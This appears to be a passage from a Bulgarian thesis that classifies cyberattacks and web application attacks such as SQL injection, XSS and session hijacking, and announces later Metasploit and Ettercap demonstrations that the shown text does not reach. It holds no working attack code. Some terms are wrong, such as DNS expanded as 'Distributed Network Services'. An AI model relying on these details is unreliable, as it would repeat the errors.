
- Анализ на актуалността и важността на проблема;
- Обзор на теоретичната база по темата;
- Представяне на практически примери за онагледяване на разглеждания проблем;

Задачите на тази дипломна работа са:

- Въведение в същността на проблема и изясняване неговата важност;
- Предоставяне на информация от статистически проучвания, с които да се подчертае значимостта и сериозността на проблема;
- Представяне на обща класификация на съществуващите атаки, както и класификация на атаките насочени към уеб приложения;
- Разглеждане на методологиите за атака на злонамерените и етичните хакери, с цел да се изяснят различията в следваните от тях стъпки; отговор на въпросите „Какво е етичен хакер (бяла шапка, white hat)?” и „Какво е злонамерен хакер (черна шапка, black hat)?”;
- Разглеждане на инструментите, които ще бъдат използвани в рамките на практическата част, с цел представяне на силните им страни. Изясняване на въпроса „Защо са избрани?”;
- Предоставяне на практически пример на атака от типа Cross-site scripting, чрез MITM атака, използвайки инструментите Ettercap и Etterfilter;
- Предоставяне на практически пример на атака от типа SQL Injection, използвайки инструментите Metasploit, msfvenom и meterpreter;
- Предоставяне на практически пример на атака към СУБД, използвайки инструмента Metasploit;

2. Класификация и описание на съществуващи атаки.

2.1. Обща класификация на съществуващи кибератаки [8]



Фиг. 2.1.1 Диаграма на класификация на кибер атаки

2.1.1. Въз основа на целта

2.1.1.1. Reconnaissance

Вид кибер атака, при която се осъществява неоторизирано събиране на информация за мрежата, уязвимостите и услугите, работещи на целевата система.

Думата „разузнаване” е заимствана от военните – употребявала се е в армията, като се отнася до мисия на територията на врага за получаване на информация. В контекста на компютърната сигурност “reconnaissance” обикновено е предварителната стъпка към по-нататъшна атака, която се стреми да използва целевата система. Нападателят често използва сканиране на портове, например, за да открие кои са уязвими. След сканиране на портовете, атакуващият обикновено използва известните уязвимости на услугите, свързани с открити портове.

Донякъде обръкващо, активното и пасивното разузнаване са вид пасивни атаки, защото тяхната цел е събиране на информация.

Активното и пасивното разузнаване се използват в етичното хакерство от белите хакери като методи за определяне на системните уязвимости, така че откритите проблеми могат да бъдат взети под внимание, преди системата да стане жертва на истинска атака.

Ако можем да го сравним с нещо от реалния свят, то би било кражбата в квартал, чиито уязвимости са изоставени домове, незаключени врати, отворени прозорци и други.

Най-простият начин за предотвратяване на повечето атаки за сканиране на портове или атаки за разузнаване е да се използва добра защитна стена (firewall) и система за предотвратяване на проникване (intrusion prevention system, IPS). Защитната стена контролира кои портове са изложени и за кого са видими. IPS може да открие в момента сканирани портове и да ги изключи, преди нападателят да получи пълна карта на вашата мрежа.

За разследващите атаки се използват следните средства:

- **Packet Sniffers** - Специално устройство, което се използва за подслушване на трафик между компютри в мрежа. Може да прихваща данни (пакети), адресирани до други машини, като ги запазва за по-късен анализ.
- **Scanning the Port** - Поредица от съобщения, изпратени от нападателя с цел да се опита да проникне в компютър, за да открие информация за работещите на него компютърни услуги и отворените портове.
- **Sweeping the Ping** - Метод на сканиране, използван от нападателя с цел да се определят IP адресите на хостовете в мрежата.
- **Queries Regarding Internet Information** - атакуващият може да използва DNS заявки, за да научи кой е притежателя на домейн и какви адреси са били назначени за този домейн.

2.1.1.2. Access Attack

При този вид атака, атакуващият създава възможност да получи достъп до устройство, за което няма право на акаунт и парола. Този, който няма пълномощия за достъп, ще хакне данните или ще направи инструмент, който използва уязвимостта на целевото приложение. Използват се известни уязвимости на услугите за удостоверяване, FTP (File Transfer Protocol) и уеб услугите за получаване на неоторизирано влизане в уеб акаунти, поверителни бази данни и друга чувствителна информация. Атаките за достъп се състоят от следното:

- **Attacks on Secret Code** - нарича се още и атака на речника, неоторизиран потребител се опитва да проникне в профил, като използва всички възможни комбинации от пароли в малък домейн. Има два вида такива атаки - разпознаване на паролата (password guessing) и нулиране на паролата (password resetting).

- **Utilization of Trust Port** - Нападателят компрометира доверен/надежден хост, като го използва, за да атакува друг хост във вътрешна мрежа. Този тип атака може да се осъществи по два начина[9]:
 - Като се разчита на доверието, което клиентът има в сървъра;
 - Като се разчита на доверието, което сървърът има в клиента;

Например, в повечето компании част от мрежа им се намира между широко отворения Интернет и корпоративната вътрешна мрежа. Тази част от мрежата се нарича демилитаризирана зона (DMZ). Сървърите, които комуникират от DMZ и вътрешната мрежа, може да имат установени отношения на доверие. Вътрешните устройства могат да бъдат настроени да се доверяват на информация, получена от DMZ сървър. Нападателят може да компрометира DMZ сървър и да започне връзка с вътрешната мрежа.

- **Port Redirection** - Нападателят компрометира доверен/надежден хост, за да си осигури достъп до друг хост, защитен от мрежова защитна стена. Този вид атака е форма на **Utilization of Trust**, при която ненадеждният източник използва машина с достъп до вътрешната мрежа, за да предава трафик през порт в защитната стена или през access control list (ACL). Въпросният порт обикновено отказва трафик, но с пренасочване нападателят може да заобиколи мерките за сигурност и да отвори тунел за комуникация.[9]
- **Man-in-the-middle Attacks** – нарича се още атака на Янус или bucket-brigade атака или това е активна форма на подслушване, в която нападателят прави независими връзки с жертвите и препраща съобщения между тях, което ги кара да вярват, че комуникацията им е скрита и поверителна.
- **Social Engineering** - изкуството да се манипулират потребителите на компютърна система за разкриване на поверителна информация, която може да се използва за получаване на неоторизиран достъп до компютърната система. Терминът може също да включва дейности като използване на човешката доброта, алчност и любопитство, за да накарат потребителите да инсталират зловреден софтуер.[25]
- **Phishing** – представлява Social Engineering техника. Това е актът на изпращане на фалшив e-mail по пощата, представяйки се за законно предприятие, за да се заблуди потребителя и той да предаде личната си информация, която може да бъде използвана за кражба на самоличност.

2.1.1.3. Denial of Service Attack (Атаки за отказ от услуги)

Сриването на системата или правенето на система неизползваема чрез забавяне на системата е известно като атака за отказ от услуги. Включва още изтриване или повреждане на информация. Атакуващият деактивира мрежата или може да повреди мрежовата система с намерението услугата умишлено да стане недостъпна за потребителите.

2.1.2. Правна класификация

2.1.2.1. Cyber crime (Кибер престъпление)[10]

Кибер престъпността се определя като престъпление, при което компютърът е обект на престъплението или се използва като инструмент за извършване на престъпление. Кибер-престъпниците използват компютърна технология за достъп до лична информация, търговска тайна или използват интернет за експлоатационни или злонамерени цели. Престъпниците, които извършват тези незаконни действия, често се наричат хакери. Кибер престъпността се нарича още компютърна престъпност.

2.1.2.2. Cyber espionage (Кибер шпионаж)

Чрез използването на крекинг (cracking) техника и злонамерен софтуер, включващ троянски коне и sruware, актът или практиката за получаване на секретна информация на лица, групи и правителства за добиване на собствени ползи, използвайки незаконни методи за злоупотреба, така че да получават информация без разрешението на притежателя. Известно е като кибер шпиониране.

2.1.2.3. Cyber terrorism (Кибер тероризъм)

Използването на интернет базирани атаки за терористична дейност, включително актове на умишлено мащабно нарушаване на компютърните мрежи чрез използване на инструменти като компютърни вируси.

2.1.2.4. Cyberwar (Кибер война)

Кибер войната е актът на национална държава да проникне в компютъра или мрежата на друга нация, за да причини щети или смущения.

2.1.3. Въз основа на сериозността на участието

2.1.3.1. Активни атаки (Active attacks)

Активната атака се характеризира с това, че нападателят се опитва да пробие (получи достъп до) системата. По време на активна атака натрапникът може да въведе, както и потенциално да промени данни в системата.[28]

2.1.3.2. Пасивни атаки (Passive attacks)

Атака, при която неоторизиран нападател подслушва комуникацията между две страни, за да открадне информация, съхранявана в система. За разлика от активната атака,

тя не се намесва в базата данни, но все пак може да представлява престъпление. При пасивна атака хакерът не се опитва да промени системата или данните.

2.1.4. Въз основа на обхвата

2.1.4.1. Malicious Large Scale (Злонамерена широкомащабна)

Терминът злонамерен означава „с умишлено намерение да причини вреда“. Злонамерената мащабна атака се извършва от индивид или група от хора за получаване на лична изгода или за да причини смущение и хаос. Такива атаки са широкомащабни, включващи хиляди системи. Причиняват срив на системи в световен мащаб със загуба на огромен обем от данни, редом с достоверността и репутацията на компанията.

2.1.4.2. Non-Malicious Small Scale (Незлонамерена с малък мащаб)

Обикновено това са случайни атаки или повреди, дължащи се на неправилно управление или оперативни грешки, извършени от слабо обучен човек, което може да причини незначителна загуба на данни или сригове в системата. В такива случаи само няколко системи в мрежата са компрометирани и данните обикновено се възстановяват. Свързва се с малки разходи.

2.1.5. Въз основа на типа на мрежата

Тази класификация е на базата на вида на мрежата като Mobile Adhoc Networks (MANET) и Wireless Sensor Networks (WSN).

2.1.5.1. Attacks in MANET

Мобилната ad hoc мрежа (MANET) се използва най-често по целия свят, защото предоставя възможността за общуване помежду си без фиксирана мрежа. MANET е колекция от безжични мобилни възли (nodes), която може да се образува без използване на централизирана точка за достъп, инфраструктура или централизирана администрация. Безжичните ad hoc или on-the-fly мрежи се характеризират с липсата на инфраструктура. Възлите в мобилната ad-hoc мрежа се движат свободно и се организират по произволен начин. Сигурността е основен и много важен проблем в MANET. Участващите възли се приемат за легитимни след официална процедура за удостоверяване. Веднъж удостоверени, тези възли получават пълен контрол върху мрежата. Ако това са злонамерени възли, те ще прекъсват мрежовите операции и комуникацията между останалите възли.[26]

Атаките в MANET са:

- **Byzantine attack** - Това е атака единствено на adMobile мрежи на мобилни устройства, при които устройство или набор от устройства за удостоверяване, които обикновено осигуряват сигурност, биват компрометирани поради изтичане на

информация, така че законното устройство да не може да бъде разграничено от враждебен потребител.

- **The Black Hole Attack** - Насочване на всички мрежови трафици към определен възел, въпреки че този възел не съществува, така че цялата тази информация ще изчезне. Тук несъществуващият възел се нарича черна дупка. RREQ (Route Request) и RREP (Route Reply) биват използвани за формиране на тази атака.
- **Flood Rushing Attack** - Повечето протоколи за маршрутизиране използват наводняване (flooding) за откриване на непознат маршрут. Атакующият се възползва от механизмът за потискане на наводняването (flood suppression) и наводнява мрежата със своите пакети, по-бързо от законното наводняване. Като резултатът от тази атака е възможно нападателят да бъде избран от много пътища. Отново се използват RREQ (Route Request) и RREP (Route Reply) за формиране на тази атака.[27]
- **Byzantine Wormhole Attacks** - Тази атака има много силен характер. Двама атакуващи, съответно два удостоверени възела, компрометират съответните възли, с цел образуване на тунел между тях.
- **Byzantine Overlay Network Wormhole Attacks** - Тази атака, известна още като super-wormhole атака, е най-силната сред останалите атаки и е много ефективна. Използвайки тази атака, атакуващият може да създаде огромен трафик в маршрутизиращите протоколи и да доведе до прекъсване на мрежите.

2.1.5.2. Attacks on WSN (Wireless Sensor Networks)

Атаките в безжичната сензорна мрежа, ще бъдат класифицирани въз основа на слоевете на OSI модела, използваните техники и областта на атаките.

- **Cryptography and non-cryptography related attacks** - Някои от атаките попадащи в тази категория са атака с псевдослучайни числа (Pseudorandom number attack), атака с цифров подпис (Digital signature attack) и атака на хеш сблъсък (Hash collision attack).
- **Атаки базирани на слоевете на OSI (Open Systems Interconnection) модела:**
 - **В приложният слой (Application layer)** - repudiation и корупция на данните.
 - **В транспортният слой (Transport layer)** - отвличане на сесия (session hijacking) и наводняване с SYN пакети (flooding).

- **В мрежовият слой (Network Layer)** - Wormhole, Blackhole, Byzantine, flooding, консумация на ресурси и атаки за разкриване на местоположение.
- **В каналния слой (Data Link Layer)** - Анализ на трафика, мониторинг и прекъсване на MAC.
- **Във физическият слой (Physical Layer)** - засяждане (jamming), прихващане и подслушване.
- **Многослойни атаки** - Отказ от услуги (Denial of Service), man-in-the-middle и други.

Таблица 1: Различни типове атаки

Име на атаката	Описание	Пример
Reconnaissance Attacks	Вид атака, който включва неразрешено сканиране на мрежа и системи, с цел откриване на информация за услуги, изграждане на карта на мрежата или кражба на данни.	a) Packet sniffers b) Port scanning c) Ping sweeps d) DNS(Distributed Network Services) Queries
Access Attacks	Атака, при която атакуваният получава достъп до устройство, което няма право да достъпи.	a) Port trust utilization b) Port redirection c) Dictionary attacks d) Man-in-the-middle attacks e) Social engineering attacks d) Phising
Denial of Service	Смущаване на системата чрез деактивиране на мрежата с намерението да се откаже услуга на оторизирани потребители.	a) Smurf b) SYN Flood c) DNS attacks d) Ddos (Distributed Denial of Services)
Cyber crime	Използването на компютри и на интернет с цел да се експлоитнат потребители за материална печалба.	a) Identity theft b) Credit card fraud

Cyber espionage	Актът да се използва интернет, за да се шпионират другите, с цел получаване на облага.	a) Racking cookies b) RAT controllable
Cyber terrorism	Използването на киберпространството за създаването на широкомащабно разрушаване и унищожаване на живот и собственост.	a)Crashing the power grids by al-Qaeda via a network b) Poisoning of the water supply
Cyberwar	Актът на нация, извършен с намерението прекъсване на мрежата на друга нация, за да придобият тактически и военни предимства.	a) Russia's war on Estonia (2007) b)Russia's war on Georgia (2008)
Active Attacks	Активната атака е мрежов експлойт, при която хакер се опитва да направи промени в данните на целта (target) или данни по пътя към целта. [29]	a) Masquerade b) Reply c) Modification of message
Passive Attacks	Атака, която представлява предимно подслушване.	a) Traffic analysis b) Release of message contents
Malicious Attacks	Атака с умишлено намерение да причини вреда с широкомащабно разрушение.	a) Sasser Attack
Non Malicious Attacks	Случайна атака поради неправилно боравене или оперативни грешки с незначителни загуба на данни.	a) Registry corruption b) Accidental erasing of hard disk
Attacks in MANET	Атаки, които имат за цел да забавят или спрат потока на информация между възли.	a) Byzantine Attacks b) Black Hole Attack c) Flood Rushing Attack d) Byzantine Wormhole Attack
Attacks on WSN	Атака, която предотвратява откриването на сензорите и предаването на информация през мрежата.	a) Application Layer Attacks b) Transport Layer Attacks c) Network Layer Attacks d) Multi Layer Attacks

2.2. Класификация на заплахите и атаки насочени към уеб приложения[11][32][33]

2.2.1. Класификация на уязвимостите в съвременните уеб приложения

С развитието на мрежовите технологии и интернет популярността на Уеб приложения нарасна значително и към момента те се използват при много разнородни бизнес процеси (от обмяната на данни с клиенти, през връзки с тях, до пълен документооборот и т.н.). Това прави тези услуги важна и честа цел за хакерите, а някои от най-популярните злонамерени действия, насочени към тази група програми са следните:[11]

- **„Cross-Site Scripting” (XSS)** – изключително опасна и често срещана атака, при която на база на технологичен пропуск злонамерените лица инжектират на сървъра код, позволяващ да се промени съдържанието на Уеб приложението, както и да се получи неоторизиран достъп до съхранена на сървъра информация.
- **Инжектиране (Injection)** – чрез внимателно създаден поток от входни данни (user input) и при наличие на технологични пропуски, хакер може да добави съдържание на сървъра, включващо зловреден код, извикване на команди за операционната система или посредством SQL заявки да модифицира информацията, съхранена в база данни (SQL-injection).
- **Заявки от тип „Cross-Site Request” („Cross-Site Request Forgery” - CSRF)** – отново при този тип действия се прилагат методите на социалното инженерство. Целта е потребителите да бъдат принудени да извършат дадено действие, без да са наясно какво точно се изпълнява от техния браузър. Като пример за подобна атака може да се посочи ситуация, при която невнимателен потребител е отворил сайт за онлайн банкиране и затваря страницата, без да премине през процедурата за прекратяване на сесията (logout). Ако след това се зареди нова страница, съдържаща зловреден код за CSRF атака, е възможно хакерът да получи достъп до онлайн системата на банката и да извърши различни действия за сметка на жертвата, която в общия случай ще претърпи финансови загуби.
- **Грешно конфигурирани права за достъп** – често срещана грешка при уеб приложенията е да имат изцяло грешно или неточно конфигурирани права за достъп както до функции на самата система, така и до различни файлове, което излага нейните потребители на сериозен риск от атаки.
- **Лошо реализирана автентикация и управление на сесии** – на база на технологични пропуски в кода на уеб приложението е възможно злонамерени лица да получат достъп до услуги или данни, без да преминат през важния процес на автентикация или да използват вече изградена комуникационна сесия с дадената система.


- **Непроверени пренасочвания („Invalidated Redirect and Forwards”)** – този тип злонамерени действия се използват при социалното инженерство (по-точно при фишинг), а намерението им е жертвата да се насочи към друг Уеб сайт с цел кражба на данни за профил или изтегляне на наличен за тях зловреден код. Често пъти подобни връзки се включват в електронни писма, а по-рядко хакерите модифицират препращанията (HTTP Redirect) на успешно „хакнат” от тях сайт.
- **Наличие на модули с технологични пропуски** – повечето комплексни Уеб приложения използват интегрирани системи (например WordPress, Joomla!, OpenCart и много други), изградени от редица отделни модули. Всеки един от тези компоненти е възможно да съдържа технологични пропуски, което прави приложението уязвимо на разнородни атаки;
- **Достъп до важни и конфиденциални данни** – отново поради грешна или неточна конфигурация, но и поради наличие на технологични пропуски е възможно конфиденциална информация да бъде свободно достъпна (в това число се включват файлове с конфигурационни параметри за сървърните приложения или за уеб системата).
- **Грешни настройки, имащи отношение към сигурността на сървъра** – тук най-често хакер може да получи достъп до конфигурационни параметри или други полезни сведения за провежданите от него сканирания или атаки;
- **Несигурна директна препратка към обект („InsecureDirect Object References”)** – при тази атака хакерите могат да променят име на файлове и по този начин да получат възможност за пренасочване на потребителските заявки към други URL.

Съществуват прекалено голям брой уязвимости, които могат да се използват за получаване на злонамерен достъп до уеб приложения. Нови уязвимости се откриват непрекъснато от изследователи на компютърната сигурност, от нападатели и дори от потребители. Всеки път, при който се правят промени на някое ниво от инфраструктурата на уеб приложенията, се осигурява потенциал за създаване на нови уязвимости. Следва да обсъдим атаките, пред които са изправени днешните уеб приложения.

2.2.2. Класификация на атаки към уеб приложения

2.2.2.1. Обща класификация на атаки към уеб приложения

Ако злонамерен хакер може да извърши атака върху уеб приложение, потребителските данни или изходният код на приложение също могат да бъдат компрометирани. На Фигура 2.2.1 можем да видим класификацията на уеб атаките, които са разделени на различни групи. Те са групирани според техните жертви или начина, по който се атакува приложението. Ето ги 6-те категории атаки насочени към уеб приложения.



Фиг. 2.2.1 Класификация на атаки към уеб приложения

Следва да разгледаме и обясним всяка атака по отделно.

Authentication Based Attacks

- **Brute Force Attack (Атака на груба сила)** - Тази атака представлява автоматизиран метод, който определя неизвестна стойност чрез използване на голям набор от възможни стойности. Ако нападателят достигне правилната стойност, може да се получи достъп до лична и чувствителна информация.
- **Insufficient Authentication(Недостатъчна автентификация)** – Този тип атака е възможна ако уеб услуга или уеб приложение позволява достъп до съдържанието или функционалността си без подходящо удостоверяване.
- **Weak Password Recovery (Слабо възстановяване на парола)** - позволява на атакувания да получи, промени или възстанови паролата на потребител. Нападателят, използвайки brute force техники, отгатвайки правилния отговор на въпроса за сигурността или намирайки слабости на системата, може да компрометира системата за възстановяване на парола.

Authorization Based Attacks

- **Session Predication/Session Hijacking (Заявяване на сесия/Отвличане на сесия)** - Както подсказва името, при този тип атака нападател отвлича (hijack) сесията или се представя за потребител на уебсайт. Ключовото тук е идентификационният номер на сесията (session id), който бива предвиден от нападателя.
- **Insufficient Authorization (Недостатъчно упълномощаване)** - Всеки уебсайт има политика за сигурност. Ако няма начин да се определи дали даден потребител изпълнява действия, придържащи се към политиката за сигурност, това бива източник на уязвимост.
- **Insufficient Session Expiration** – Този тип атака възниква, когато уеб приложение позволява на атакувания да използва за упълномощаване остарял идентификационен номер на сесията.
- **Session Fixation (Фиксиране на сесия)** - Това е техника за атака, която насилствено присвоява фиксирана стойност на идентификационен номер на сесията на потребителя.

Client side attacks

- **Content Spoofing (Подправяне на съдържание)** - Това е атака, при която нападателят инжектира вредно съдържание в уебсайт, което потребителят възприема като достоверно.
- **Cross Site Scripting (XSS)** – това е вид уеб атака, при която може да се вмъкне ненадеждна информация, на място, където тя се счита за достоверна. Довереният уебсайт се използва за съхраняване, транспортиране или предаване на злонамерено съдържание на жертвата.

Command Execution Attacks

- **Buffer Overflow** – Атака, при която в блок памет, известен още като буфер, се записват прекалено много данни, повече отколкото буферът е способен да съхрани. В резултат, съседен блок с памет се презаписва и може да изпълни код написан от хакера.
- **Format String Attack** – При тази атака се използват функции на библиотеката за форматиране на стрингове за достъп до друго пространство в паметта, както и за промяна на потока на уеб приложение.
- **LDAP(Light Weight Directory Access Protocol) Injection** - Инжектирането на LDAP се използва за атаки към тези приложения, които изграждат LDAP заявки/филтри на база на потребителския вход.
- **OS Command Injection** - Атака, при която атакуваният може да изпълнява неоторизирани команди на операционната система чрез потребителския вход на

уеб приложението. При нея чрез внимателно подготвени HTTP заявки и наличен пропуск в сигурността, може да се изпратят и впоследствие да се изпълнят команди за операционната система на сървъра. Важно е да се отбележи, че от гледна точка на правата за достъп, ще бъдат използвани посочените за потребителя на Уеб приложението.

- **SQL Injection** - SQL инжектирането е доста популярна атака към уеб приложения, които създават SQL заявки на базата на потребителския вход. Ако успее, нападателят получава достъп до базата данни на приложението и може да го контролира.
- **SSI (Server Side Include) Injection** - експлойт от страна на сървъра, който позволява на нападателя да изпрати код в приложение, който да бъде изпълнен по-късно, локално, от уеб сървъра. Тази атака може да бъде успешна само когато уеб сървърът позволява изпълнението на SSI без подходяща валидация.[34]
- **X-Path Injection** – Тази атака е възможна срещу приложения, които използват потребителския вход за конструирането на XPath заявка за XML документи.

Information Disclosure

- **Directory Indexing (Индексиране на директория)** – Този тип атака използва функция на уеб сървъра, която изброява всички файлове, присъстващи в заявената директория, ако нормалният основен файл не присъства в нея.
- **Information Leakage (Изтичане на информация)** - Това е уязвимост, при която приложението разкрива определени технически подробности за себе си, поверителни и чувствителни данни, като например данни за потребителя и други.
- **Path Traversal/Directory Traversal (Обхождане на път)** – Това е атака, насочена към Уеб приложения и отново базирана на технологичен пропуск (програмна или конфигурационна грешка), позволяващ на хакер да получи достъп до файлове и директории, извън планираните за конкретен потребител.
- **Predictable Resource Location (Предсказуемо местоположение на ресурса)** - При този тип атака, нападателят има достъп до скрити функционалности и съдържание на уебсайта.

Logical attacks

- **Abuse of Functionality (Злоупотреба с функционалност)** - Това е вид атака, при която уеб приложението използва свои собствени функции и функционалности, за да се самоатакува или атакува други приложения.

- **Denial of Service (Отказ от услуга)** - DoS е вид атака, която цели да направи приложението/услугата недостъпна за потребителя за някакъв период от време. Приложима е както на мрежовия, така и на приложния слой.
- **Insufficient Anti-Automation (Недостатъчна анти-автоматизация)** - Вид атака, при която нападателят получава разрешение да автоматизира процес, който трябва да се извърши ръчно.

2.2.2.2.Класификация на SQL Injection атаки

SQL инжектиране (SQLI) е вид атака, която се възползва от уязвимост на приложение, което си взаимодейства с база данни, като инжектира неоторизирана SQL заявка с цел да компрометира сигурността му.

SQLI е една от най-известните и популярни уязвимости и атаки към уеб приложения. Атакуващият прави опит да изпрати команда или SQL заявка към приложението през потребителския вход. Целта на тази атака е да се извлекат и покажат неоторизирани данни на нападателя.

След успешно инжектиране на SQL нападателят би могъл да извърши следното:

- Прочете чувствителни и неоторизирани данни от базата данни.
- Промени данните от базата данни с помощта на Insert, Update и Delete заявки.
- Изпълни операции по администриране на базата данни.

Има няколко подкласове на SQL Injection. Те биват:

- Classic SQLI (Класически SQLI);
- Blind или Inference SQL injection(Сляпа SQL инжекция);
- Database management system-specific SQLI (SQLI, специфичен за СУБД);
- Compounded SQLI(Съставен SQLI);

2.2.2.3.Класификация на Cross-site scripting (XSS, CSS) атаки

Cross-site scripting (XSS/CSS), редом с SQLI, е една от най-известните уязвимости и атаки на уеб приложения. При XSS атакуващият инжектира скрипт в надеждни уеб страници. Тези страници се връщат на клиентите, като може да включват злонамерен изпълним файл код, който ще се изпълни в брауъра на клиента. Тази атака се опитва индиректно да атакува потребителя на уеб сайт чрез използване на неговите уязвимости.

XSS е атака срещу уеб приложение, което показва съдържанието си динамично на потребителите, без да проверява или кодира информацията, въведена от тези потребители.

XSS е възможна, тъй като повечето брауъри имат възможността да интерпретират скриптовете в уеб страниците, написани на различни езици, като JavaScript, VBScript, Java, ActiveX или Flash. Следните HTML маркери позволяват включването на изпълними

скриптове в уеб страница: <SCRIPT>, <OBJECT>, <APPLET> и <EMBED>. Простичко казано, тази атака се свежда до вмъкването на изпълним скрипт в уеб страницата на приложението чрез някои от гореизброените маркери.

Нападателите използват XSS за изпращане на вреден скрипт, считан за надежден скрипт от брауъра, на потребителя. Този вреден скрипт може да:

- Достъпва всякакви бисквитки (cookies).
- Достъпва токени за сесия (session tokens).
- Достъпва чувствителна информация, запазена от брауъра.
- Пренапише съдържанието на HTML страницата.

Можем да класифицираме XSS уязвимостите в два класа: сървър и клиент XSS. Като цяло има три вида XSS уязвимости:

- **Stored XSS (Съхранен XSS):** Нарича се още устойчив (persistent) или Type-I XSS. Този вид XSS уязвимост възниква, когато нападателят съхранява инжектираните злонамерени скриптове за постоянно в целевия сървър като:
 - база данни,
 - форум за съобщения,
 - дневник на посетителите (visitor log),
 - поле за коментар и т.н.

Затова жертвата възстановява злонамерения скрипт, когато изисква запазената информация от целевия сървър.

- **Reflected XSS (Отразена XSS):** Нарича се още непостоянен (non-persistent) XSS или Type-II XSS. Тази XSS уязвимост се появява, когато атакуващият създава линк с инжектиран злонамерен скрипт, върху който трябва да кликне потребителя.

Reflected XSS възниква, когато жертва потребител кликва върху злонамерен линк, без да гарантира надеждността на връзката, или изпрати съмнителна, ненадеждна форма или дори извърши всяко небезопасно действие, което води до изпълнение на злонамерен скрипт, като в отговор уеб приложението отразява въведеният потребителски вход.

- **DOM based XSS:** Document Object Model (DOM) базиран XSS се нарича също Type-0 XSS. За първи път е публикуван от Амит Клайн през 2005 г. Първите два типа XSS уязвимости, споменати по-горе, използват кода от страна на сървъра, докато при DOM базираната XSS уязвимост скрипта се изпълнява в брауъра на клиента като товара за атака се изпълнява в резултат на промяна на DOM „средата“ в брауъра на жертвата.


Най-известните начини за задействане на XSS атаката са:

